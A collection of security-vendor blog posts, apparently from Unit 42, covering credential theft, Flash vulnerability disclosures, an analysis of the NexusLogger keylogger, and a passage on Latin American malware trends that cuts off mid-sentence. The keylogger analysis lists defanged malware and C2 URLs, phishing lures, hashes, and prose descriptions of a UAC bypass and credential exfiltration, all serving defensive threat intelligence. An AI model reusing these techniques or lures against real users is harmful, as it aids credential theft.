
New White Paper on Preventing Credential Phishing, Theft and Abuse

Today we’re releasing a new Unit 42 white paper titled “Credential-Based Attacks: Exposing the Ecosystem and Motives Behind Credential Phishing, Theft and Abuse.” In this paper, we look at the problem of credential theft by exploring how it happens, what attackers do with credentials once they’ve stolen them, and what you can do to help prevent credential-based attacks.

Credentials and authentication have become synonymous, with valid credentials allowing access to sensitive resources. Adversaries are increasingly stealing and using credentials as part of their playbooks; impersonating legitimate users to access a company’s most sensitive information, erase data on servers, and reconfigure them so that they can’t boot; and undertake other malicious activities. Stolen credentials underpin some of the most critical and damaging attacks out there; both Shamoon 2 and the Sofacy threat actor group, for example, have made detailed use of credential theft.

Credential theft today can happen in many ways, but the most notable are through credential phishing and the use of malware like keyloggers (both staples of the Sofacy group), as well as password reuse. The impact of a successful credential theft is, ultimately, access and authorization. Attackers will use credential theft for remote access to an organization, to access cloud-based resources (which may have weaker credential protections than network-based resources), or to move laterally within an organization once they’ve gained entry. The most sophisticated attacks can – and do – blend these actions together, sometimes using multiple stolen credentials to penetrate networks, move laterally within them, elevate privileges, and then access and steal data.

Prevention of credential theft is too often overlooked. Organizations should continue with user education to help users better spot and not fall for phishing and spam attacks. You and your employees can also use password managers to make unique, complex passwords for each site not just a goal but a reality. Technology is also catching up; recent advances in two-factor/multi-factor authentication (2FA/MFA) and one-time passwords (OTP) represent the best long-term approaches to preventing credential theft. (Our newest release, PAN-OS 8.0, also includes protections to significantly limit or eliminate password reuse.)

Get your copy of our white paper here.

ignite17-social-cover-img-facebook-820x340

Ignite '17 Security Conference: Vancouver, BC June 12–15, 2017

Ignite '17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

Palo Alto Networks Unit 42 Vulnerability Research March 2017 Disclosures


As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered three code execution vulnerabilities affecting Adobe Flash (APSB17-07) that were addressed in Adobe’s monthly security update release:

  1. CVE-2017-2997: Tao Yan
  2. CVE-2017-2998: Tao Yan
  3. CVE-2017-2999: Tao Yan

For current customers with a Threat Prevention subscription, Palo Alto Networks has also released IPS signatures providing proactive protection from these vulnerabilities. Traps, Palo Alto Networks advanced endpoint solution, can block memory corruption based exploits of this nature.

Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

ignite17-social-cover-img-facebook-820x340

Ignite '17 Security Conference: Vancouver, BC June 12–15, 2017

Ignite '17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

NexusLogger: A New Cloud-based Keylogger Enters the Market

Unit 42 has recently discovered a new keylogger, named NexusLogger, being used in attempted unsuccessful attacks against Palo Alto Networks customers. NexusLogger is a cloud-based keylogger that uses the Microsoft .NET Framework and has a low level of sophistication. NexusLogger collects keystrokes, system information, stored passwords and will take screenshots. It also specifically seeks to harvest game credentials for UPlay, Minecraft, Steam, and Origin.

To date, we have identified 134 unique samples of the malware, with only 400 unique attacks observed. NexusLogger is primarily distributed via phishing e-mails, but we have observed a small number of download requests over HTTP. Based on our analysis in AutoFocus, we can say that multiple industries have been affected by this threat, including Wholesale, High Tech, and Aerospace and Defense. The domain that NexusLogger uses to function domain has been flagged as malicious and blocked by Palo Alto Networks.

Infiltration


We first observed NexusLogger attacks in AutoFocus in the beginning of 2017. As shown in the following timeline graph, the attacks increased in late January. This may be due to adoption of the malware family by criminals, as the malware was likely originally released in late December 2016/early January 2017. Further evidence of this may be found within the Distribution section of this post.

nexus_1

Figure 1 Timeline of NexusLogger attacks viewed within AutoFocus

The total number of attacks witnessed using NexusLogger is quite low when compared with other commodity malware families. Again, this is likely due to slow adoption by criminals. The keylogging market is quite saturated with numerous malware families, and it can be difficult for new players to enter the market.


To date, 94% of the observed attacks were delivered via either SMTP or POP3. Statistics regarding the top encountered email subjects and filenames may be seen below.

Top Email Subjects

  1. Needed Products List
  2. Re: DCE STATMENT as at 27 FEB 2017 - NS ALYANCE
  3. Re: TOP URGENT Editing remittance form (2/26/2017)
  4. Re: Revise Shipping Sample FW17 At00129 PI
  5. Revise Shipping Sample FW17 At00129 PI
  6. TOP URGENT Editing remittance form (2/26/2017)
  7. Returned Msg: NEW ORDER
  8. RECONFIRM YOUR BANK DETAILS FOR PAYMENT
  9. NEW ORDER

Top Filenames

  1. Needed Products4453487doc?gpj.exe
  2. DCE STATMENT.doc
  3. Scan 09892.doc
  4. PO938272.doc
  5. PO - BK0214017.exe
  6. scan_2371_001.doc
  7. Shipping details.exe
  8. NEW ORDER_BK150217.exe
  9. 20170256477867667557.exe
  10. Purchase Order No. LP 68321.doc

The remaining 6% of NexusLogger attacks were found to be supplied via a web download request. The following file paths were found to be used for downloading NexusLogger:

  • hxxp://coscon-vm[.]com/wire5/yours.exe
  • hxxp://www.coscon-vm[.]com/wire3/wiire3.exe
  • hxxp://cdn.che[.]moe/ruchar.exe
  • hxxp://zarketh[.]com/Zarketh%2010.5.1.zip
  • hxxp://www.nonoise[.]cn/.js/secure/NewOrder2333.zip

Distribution

NexusLogger is touted as a cloud-based keylogging solution and provides a number of features for its user-based. This particular keylogger, like others encountered in the past, claims to be a “parental monitoring software solution.” While a parent may use the tool, NexusLogger also provides features such as anti-vm/anti-debug, custom icons, and other features that are primarily witnessed in malware families and unlikely to be used by most parents.

nexus_2

Figure 2 NexusLogger website

Because NexusLogger is cloud-based, all samples are built within the web panel, and all data is stored on the same host by default. The nexuslogger[.]com domain was first registered on December 18, 2016. The domain original resolved to the 162.255.119[.]17 IP address, which is owned by Namecheap, but was quickly transitioned to OVH with an IP address of 176.31.252[.]15, which is where it resides as of this posting.

All NexusLogger samples require communications with the nexuslogger[.]com domain via HTTPS, which makes it trivial for defenders to block. This domain has been flagged as malicious by Palo Alto Networks.

NexusLogger is sold in three tiers based on how long an attacker wishes to use it—7 days, 1 month, or 1 year. Costs vary from $7 to $199 based on the tier chosen. The author of NexusLogger uses rocketr.net for transactions, and accepts both PayPal and bitcoin for payment. Additionally, customer service is provided via email or Skype, with account names of nexuslogger.com@gmail[.]com and live:nexuslogger respectively.

The portal provides a dashboard of infected hosts, as well as a configuration-rich builder for NexusLogger samples. All configuration options for the NexusLogger builder may be seen below.

nexuslogger_builder


Figure 3 NexusLogger builder configuration options

Malware Analysis

NexusLogger’s author obfuscates the .NET Framework compiled code via the ConfuserEx 1.0.0 open-source project. As there are no anti-debug or anti-vm routines within the malware itself, I’m lead to believe that using ConfuserEx is what handles these particular features. De-obfuscating ConfuserEx allows us to better understand what the malware is doing at a low level.

As stated earlier, when the malware originally executes, it will make two calls via HTTPS to the following URLs. The malware includes an embedded identifier, token, and key.

  • hxxps://www.nexuslogger[.]com/API/plan.php?id=[attackerID]&token=[attackerToken]
  • hxxps://www.nexuslogger[.]com/API/delivery.php?id=[attackerID]&key=[attackerKey]

NexusLogger simply looks for a response of ‘1’ in both instances in order to continue.

It should be noted that the attackerID looks to be an incrementing number for each new user. Using this information, we can conclude that roughly 275 unique users have purchased NexusLogger since it was originally created.

nexus_4

Figure 4 Decompiled main function of NexusLogger

After these initial checks, NexusLogger will enter its installation routine. It’s files are installed in a subdirectory of either the %localappdata% or %appdata% paths, depending on the option chosen by the attacker. After the malware copies itself, it will then delete the original file, if specified in the configuration, by providing an argument of ‘delFile [original_path]’ .

After NexusLogger installs itself, it has the option of performing a UAC bypass, as specified in the malware features by the author. In order to perform this bypass, the author uses a technique that I previously discussed being used by a unique Microsoft Office loader. It simply involves setting a specific registry key and executing the built-in ‘eventvwr.exe’ process. More information about this bypass technique may be found here.

nexus_5

Figure 5 UAC bypass function

Additionally, NexusLogger may persist by setting a Run registry key, as specified within the malware’s configuration.

The malware proceeds to spawn additional threads that perform the following operations:

  • Log keystrokes and clipboard data
  • Collect system information
  • Aggregate stored passwords from the victim
  • Perform screenshots of the victim machine
  • Kill processes
  • Recovery of video game-related credentials:
    • UPlay
    • Minecraft
    • Steam
    • Origin

It should be noted that in addition to collecting system information, NexusLogger will make a request to the following (non-malicious) URL in order to identify the system’s external IP address:

  • hxxps://ipinfo[.]io/ip

Additionally, the author does not implement functionality to collect stored passwords, but rather downloads and uses the Python-based open-source LaZagne project. This executable is downloaded from the following location, and subsequently spawned in a new process. The download of this executable is performed via the following HTTPS request:

  • hxxps://www.nexuslogger[.]com/API/lazagne.php

NexusLogger is configured to upload collected data via FTP. Unless otherwise specified by the attacker, NexusLogger will upload to the IP address associated with nexuslogger[.]com (176.31.252[.]15) using a username and password specific to a given user. Attackers also have the option of specifying their own FTP information for data upload.

Conclusion

Overall, NexusLogger certainly isn’t a terribly sophisticated threat. A number of shortcuts were made by the author to increase the number of features it touts. Additionally, adoption of this malware family is relatively low, and it is being distributed to victims using very common channels.

Palo Alto Networks customers are protected against this threat in the following ways:

  • WildFire and Traps identify all NexusLogger samples as malicious
  • All associated domains have been flagged as malicious
  • An AutoFocus tag has been created to track and identify this threat

Additionally, organizations and security vendors are encouraged to block the nexuslogger[.]com domain to stifle this threat.

Appendix

SHA256 Hashes

e98b417a8ecf464e113a18cf3f3269fa70f55e40d4228b08840efe61dee064c6
7fa743e2ce8eaa12f9c3e2aedd1f095ae5a50b5af34a202f1f92c0c414cb73c4
0f50c82e9c62eab992b33e4de93baf634d7ce2405cd4fe993b1532d2c775dc21
7153c18bc0a43c4902a6ebb0a7eedf94b3bc4d778295793035998c374cf607a9
bf6d2e3e097317404e57b194cbd8e50a6779603b828aa1b25364e6d81687e6af
6ae054a553120a1b5ffdfbf343ba1e258b188eef448c6474e22d148f7391afaa
7f5eee5c12ac89ab2604655cc7204723100e3ee6a2b6edb327c7c41a289de4f5
38d0d48685148ee070caaf82539083c8b62c8fe048ae6b0c0b3f43a6fe10a25d
ac03db9b52d9fb8ab268160bd4b496b7702df5ccc0cb4eb7b8bcd8e0d2c00873
2ce74bdf2b2488710a334e6638be4b47bc077740744b48652e3cb1d367202bc1
158030e14e011efa21c992fa69ebb0da0608b1b4d2e5edf3bf423314c11c5552
3d43ccdf338c2be33e32fc3eff49eae55ce0580a3273112d7b68a641f30ff1c3
0f1d36188a81cc4d04d695e7d24e052d3b8b67908b2bb74cd018c8337d5f60ef
89d5be72d58fbc4e5d008804939aa5440532ad02b6f56bcb7969412b1faceae3
e1243f5b3d1044f5fe4bd4560166c832fe447516c5ac7d3e71e368f8a5304ea4
7918e3763af17b6330d8044e211baead54d3da85e8d9e048dfd2482195876534
1b32d1e02e94b1d359730844fb5febb9ec812bc1da5883932dbc171f5682c732
69f11628448806ef6ab893ba760c01945de102b77ea883633036e5a05dfa6e97
d6695ea939a7e3655a7d3844a7a05b49e1d37e5bd9d9826aaae97bd3afe31471
017df7d1e2c45a615932a080c3984e46480102c9ae6b0a35597c2d18c5edfaa4
22715a7f7e758d99c017910e80aa1b6348e804b2f0dd3339e8a27d3800578a4c
d5e2d6727af7ad829c08f48c6ffec9d6e459ff8a8d8d457aac3638902b38ae0b
0d38a2f46d37de538dd1f65802af5c22960f253be059e93eb15631ed4ada315d
5513db12980bb60e7ec0fad3a5b45e2a3bf9c58d5f31b80c49ed2d304a41a384
0d064174b6689ce3934b4dbeaca3b2b6301f06a7440a83f4eb02954cb0ebcbcc
5ddb442ef2c97b77aa6cc4e1a54e59a3a340283b2bda112a21d46a15beba858f
212f1f3a139a12760beb8411833c535a5b7f0ae0b146f6d152178e273ac0e9bf
ca9ff7e8f2f25e21ab114fbccee3c62e84f37a4b8730c5370f36f3e5f71b0333
40de580e4ace02b5b5925278b7e73cf65e68dc171c65ba6a4f136a622e6b4e2c
5d17b7a43e2da6ec56ff859b0f200e044db62f32f068a4aee208c5accf8abee6
20076d984a2afe7417cc82d55dae0b41a8ae1f723b8096d4a4ca23f5b0a1f1a3
da151794c501fb86e1d170f76db6ddff98ac84d427495b5fc051b535e133188a
f00aff38ab2b1e3db07169b6fcad04ee5640a77ebc0170684728e92a1a56addc
52b22d2bde7563db3fa817e1b648c46218089605431def4abfe273e6c12f445c
b9fa0c3c2fb59f48e06a4be7f1aaee249ac0a0b04f49a14bc615fdc270372b39
e101c326dfd258bb94cb358fe5caf2cf6fcc121c1454d9d64e6c96523877fae8
dfdfe4120bbf2fcc24cae2b5d0b9e3e3d93bef1a467ada397aa7722618ae3c4c
3254c17775a8271caf7ec3e4a027b66ed46a2290fd8290d098d869e965d8460d
5e3beaa920083423a7f4bfa8cb8c19302e9b5a188292c031b266d1dac4b686c5
8fd98922ce985e864458e7b3e46ed540f81e54430787079db157bdaece34cc29
a5593f1486b260cccb9643581edfdfa95339712b126ba3c7028a530d7201c19d
0c186f1bfdb02d71a4903f9c739bb21a708d0008af5b3015406d3d20eabea3fe
318f8189636dbc8cb6818b89329af20ba014ed08f7cd0d9f86258c60d9f0d539
bd6a3e9e8e2f3c1bf78947e0d2e0fe6528765652c5b183de48e8ce60e37b44e9
204004b1491247b38f3844519f5f41395c5f989a769f4d9178b04a9694ed33b5
bd0b1c1e8d74f92a94d309258e8cd35b945777ad49b0c0a99110c52efb741648
7ae33fc91d7b64f08f0a3b16e6c1e59dc0495088226b9fab74b321a2bdeee3b4
afee031f43cb0355c9e72a876c8b81ed5e50c39173b87a7f7f88a347627d6365
d49fb8cc46c204bc4ac0ce1c8cd66babc0f1b19d46e683e81308a7c3b0fa8db5
7de41d2170954a5bff8534f2c086bc2efc6848f25d98ac31122b08989359dd35
54c84234ea2455323362ea9ce70cf1b45f095595f88fb77fab08c271417b1bb2
eb4ea28dc30b714453fcc880fe8b44c68561882fef2c9e35688da07a6f8d85c4
db025c22ebd79b16c3c2a3808573ade3802eac46921c01c39ece6b6e67078819
46a81790676a1820427ba08efe43b8b1e9b283509154d354045f955da2d81313
97bf222cb0d63bc98d796f297bda998b804cb581ca4c054f81ed3704b4b1ce01
a61392e6d1f71c22062461de7fbaabaa06990b031fab69a26aaa228ceacee657
d74d155b8b16209c0d3e04c21432a001e27a66a5ddbd801ee12f8e0cb92d6774
6e7cb271060fcdcee419637b76e500433f2c7ef34ae59b6f6a73076baeea21ae
c7bca01d699d290ed9c5d40249c8d0790b65c1fb7242bc236ab58269d01dabed
858a21cbf4cf529e5796f81f5eda7d05f0f3bd8df25bd277569e2f3b047bb63b
f4b4db298c410cea7847d3840497c12d24a77618bbdab5f7557f7b1dbb7aaf12
4bf9992092a889488d14e2bf7a528075cb7644398137bb3f6f2ddc01d120312f
69dc333cbc73d20bdbb608edff1cd682f6f13776f740d29c4aec45ba9e3ccb69
9798469a6d4d2bef2e0f6fb8d9c829d8696a568b900cd89a28f0768ae8702d5f
d30cec3482bd588c0480859097f869efdbe8d0f7396f5cd6b76dba12a06a8d94
7269f54bd4e382626f9729c192ef1b843a26aecec1050852bb061c70f4aa6ba1
dda349e63b80027ffd3082ed4d473dbb2f9635e26bc963ddd98b984ec41d9738
16e9f2a61dbbb05b410690578d9b35b7d813e457fd85a46274dd27729aa26930
aab243f0c161197d1a2082fa644b740924b44441d8caded67f6f376b3275a5b0
10807e197b0f761248acd95151168684035fe15eca433d1cc765ecb03821cebc
744c03508bb073985c23708b0bfdc4444b4775f2cd4e84d83ae715bff82aacb5
142a1939cba1590b0498e5bcc71dfe8c3e95aaa9cb29ce790a6e82384981af76
019ee2c0301978e23ef093b2120d2733fe244e70094aeb3cd2281556adad9273
c46393def4ba5653409fb799cb572fe8286e681da8d99a69ad49df6c4becc293
73878c52220e64f334f0d1a982ddf71ae249a5b2555ca037b20587df715f62dc
c663156a6a8c700965d73bbfcd709bbbaf9fc683fba583576502c6c81898e210
6eef292eeba37a96ad1f64af5f0e508718eac76d640fa59f069a6e7378808148
1ffe5e8fb2868ae4cb4449a7482fee4a97234d5aac87dd12d8b3e506c7e298fe
185d4c438fd009d382770308591ff5929947fa21a92bf4e1b9b6fb0415e76af3
dde1f27355c5c96696f400ac5b857055c5bb50a397313f2ce6bec6d8b14d03e9
3ff11c829cb0abb2e1487251480bad7e3de364e3f82acbf614922839b8389133
ba605782d06face7f42528f8ce731ecdf6c05bdf75670f86f28cae71f2851510
203bc35371574b637ffb3e542bedbc7fae49eee8a51b8cb5a3f862fc8df00678
c6072a02dcbbc40a860f7edfa7b3daae8940cc8efa2edabbf58a016e11dad81c
5a2992a35a2339eda44cfd884b60dcd821dbaca8f3c6eba93040a34f267c9d47
63615cf60769e0c42f6f2308ddf2b753f24b8adf017e7e118a47c5af52135d87
e8c75b9321816ca37ee988c0d3177cc389bfcf546607ac42f29cd6a4ce93c9d4
d2e572dcec71cf045df6aa0274643f264f720b61ba08e9553bceb391956359a3
ac7258e666424554c6f9152fcc2251e2d41de83d4bb9344d4bd126c4e3106e84
894378526f1f8ab955020cd18d8a3a8296c91570ad9a8da2e6f742a67ece2045
d6ea0a44dafcce258acca0f797f488f157cc86c4bfe022fad63211b2ab3e8c9b
71cbb7ea8e0e77b9bc1e75e4620b644b452da85f92099eff21f81f1a8bdca25d
dd9fe3d4b6362af45b8f02ad5523e8cae9e3f4977cb6feb4eebd22909ddf8863
52ab67dc95b9ba7b866f9a26fd949536b53023af0378f95570000757a9fc35bd
6a9b43930755f76d924ca5ad21edf5a764ba22956f5913f0c00bcafcafccbf13
cc9f6ea8612b61a11e4349b0a6f6a1735eef926324d6c5255e4281baf4515a96
3be14738eb4e9cdba5314c31cc54a1c68860bb2eab0df4e303fd1e5e3f7baeae
b7d6c21012652c1d20e01364d4f7e2041928d34e57a3419de207d8601b80a35d
21bbf0634b37e8f63604c6d5ed02fd4508b3e0cc4185f836ed230a8b8e899e24
3db5f75a6a2a4dff8d50dd7892e31ddfea4c4d0aa0bf03ec33795afc5c297902
3eda25e70c36231d2480947bc72ff07afa7c56410d9ddf611ece6b1258ecb4e9
f7f653de609c220b4b7cf133f48e8d3a2bb35592c50208f430b09279faeafa93
2bd748974511444e610b93fc61cfe15dd47345082333a839d73c8fd5d73618fe
4f787d10a793b16fba59daebd9ae89f8ddb5a80afe8e81bebe9bb33ea0528e54
c03a32ada2a0380e245648182c5238a8426aa9b308af921653dc662c94b38499
c3bc3955d6c1a80aad3e9d68337630f7db7d06ca8d61e726e046166a807e08ae
a9940332b0712d8d5490507985c248defe4c593d1d7ec21375b004a26554216e
cd2b6b098c9eea8a7ab3c8ca0f85b66442194bbfd8dc55d1e0b84cf20e614d9b
af40c829d8a0c5fecdaa98319100fbafc304e704ce9fa800cbfd5df78ea28290
806f2f6acf3b1333256d821af94648f12e21b891e9105eb7551bbe58c92d6710
9d603593b36c6a7a6a677047eabb80aa23582d5cea9bdac986d5cb6b5a5666b9
e9dc43afbb6ac39b7d9d99763f74db60345e765e0416f00238ece4568a80e096
afa10655749fdf43ecdb20344bbd1fb6d99ed51675a713bec6a909deb467d469
461296a2dcac94363e6b57e2a466c669bb2e007c89eba329107bd78a28eebb6f
03a122719c96daa76abe1d5cc18ba3caa21fea23a7fab9a4eae2758eb0a2af22
a92202aae7d1ad2709bf4324b4ce343d8fc5d29b130e30a6b235085b46110e57
30c562ae1923ea2d91475e5b1777c15e789d94266fc5edd4c69621d8da38f4fd
2ceac94d9237b7560603e9ec207bb665573ced4f00daaa55a3bdc5649f199a53
282485ed92f54bec7a9b9550f2f897235ae6049eaf22b148e006a1f6ac7e04de
39698757f5bb5b0ae41e1a3843a264e693357377132bac8a25c3b94082c82e43
a560e39609e22461ce439c04e130c6405f87b0067711dbb74d1ae2d22948ca75
19a7581afe74187e2e24ab8d7b4c4bd70063ddbe11b7febb34f5c23a6028657e
a401e4d026a50a1f8cb431e0e07597ffdac824a80612033118fdcbd4d61c59ce
577dd96941130189e551087fb89c5158e9cea2bd6576e986245c8507d06e7dfe
914206ff186148044c3ff8b97ae586ef09cfc3a2f1629a71686acd428d5fdf60
7da82d41d129fec896b4fe1cbf47b727136353a559068339d395fef20a9b3e7b
167980838e37f5cdea91f23c43a5ed712e1ad0dfcccaec459ae13d69675d3217
c910a9417ff26a9fba0994c3ec08e7b9a9457f90c5f8318e5e6b81e706863618
0cf0ef8d340b7734dd9215f74aa08be3ef20c7b69febd528b7413f00a40c06aa
aa298adb71b7883853b7655d8bcd63151414bf7867bfb0c72c8df3165128116b
2f3b2a1117f2e4e967955190d060e8a4e4a1e6146d74c4df67fe16fea096c892
fd9ba4f4464ced6783a00fd26a55d2f877ded75c00711bdac2bde35da2c416ce
dbfd42831634c704e228081d6b7f3d5f67d9c113fe1a10a6b1d427ccf5364a09
65598ed22c36182c0a05222d950c75f1fdf7521eeb7932f9b8055d2b2c5f4a54

ignite17-social-cover-img-facebook-820x340

Ignite '17 Security Conference: Vancouver, BC June 12–15, 2017

Ignite '17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

Regional Malware Trends in Latin America: July - December 2016

The Latin America (LATAM) region is geographically large and diverse, stretching from the northern border of Mexico to the southern tip of South America. It is also one of the fastest growing and largest regions of Internet users, recently surpassing North America (NAM) in sheer volume of users with Internet access. In just the last few years, the region has experienced an explosive growth in the number of users going online, and with it we’ve seen a similar expansion in the potential challenges that accompany growth. This blog discusses the threat trends Unit 42 has observed from July until December of 2016 in LATAM.

High Level Trends in the Second Half of 2016

From July 1, 2016 through December 31, 2016, we observed nearly 530,000 unique sessions of unknown malware in the LATAM region, across more than 37,000 unique malware samples. 89% of the malware we observed was delivered via email phishing and the large majority was the ransomware variant known as Locky. Locky is a well-known and widely used ransomware variant first discovered in February 2016. Locky can be particularly dangerous as it uses public-private key infrastructure (PKI) for encryption and is also constantly evolving to evade security controls. It was the first ransomware variant to be found using malicious macros for delivery, leveraging specific evasion techniques, using exploit kits for delivery, and more recently, using various forms of script files as a delivery vehicle.

Interestingly, as we look at the distribution of malware sessions across the time frame, we see a significant flat-lining of malware sessions beginning October 7 through November 28.


latam_1

This coincides with global observations of major Locky operator affiliates going offline on October 7, and slowly returning over the course of the month of November. Entering into late November through most of December however, we observed a massive increase in the amount of malicious activity across the LATAM region. Around late December around Christmas, we see another significant drop off in activity, likely due to a combination of less user interaction due to holidays as well as criminal operators potentially taking a holiday break themselves.

Additionally, in the month of September, we observed significant malicious activity involving the Bayrob Trojan. The Bayrob Trojan is fairly old, first discovered in 2007. The malware allows the operators complete access to the infected host, to perform such activity as harvesting personal information such as credit card numbers, to even allowing the operators to use the infected host to mine cryptocurrency. The observed activity spanned all across the LATAM region, but abruptly halted at the end of September. In December 2016, it was reported that the United States Department of Justice had extradited and charged three Romanian nationals in connection to Bayrob operation.

LAZARUS GROUP ATTACKS IN LATAM

Recently, several reports were published regarding a series of attacks occurring in the October and November 2016 timeframe linked to an adversary group called the Lazarus Group. The Lazarus Group most recently is thought to have been linked a 2016 attack on the SWIFT payment system. These new series of attacks targeted financial institutions by modifying their websites to be used as watering holes. Initially, the attacks were thought to be limited in scope to a financial entity in Poland, but additional investigation rapidly identified two other financial institution websites in the LATAM region that had also been modified to be used as watering holes. The websites of the Comisión Nacional Bancaria y de Valores in Mexico as well as the Banco de la República Oriental del Uruguay in Uruguay were both identified to have been modified to redirect victims to a custom exploit kit targeting Adobe Flash and Microsoft Silverlight vulnerabilities. Even more interestingly, researchers identified an allowlist of targeted subnets within the exploit code and these included IP addresses from Mexico, Chile, Brazil, 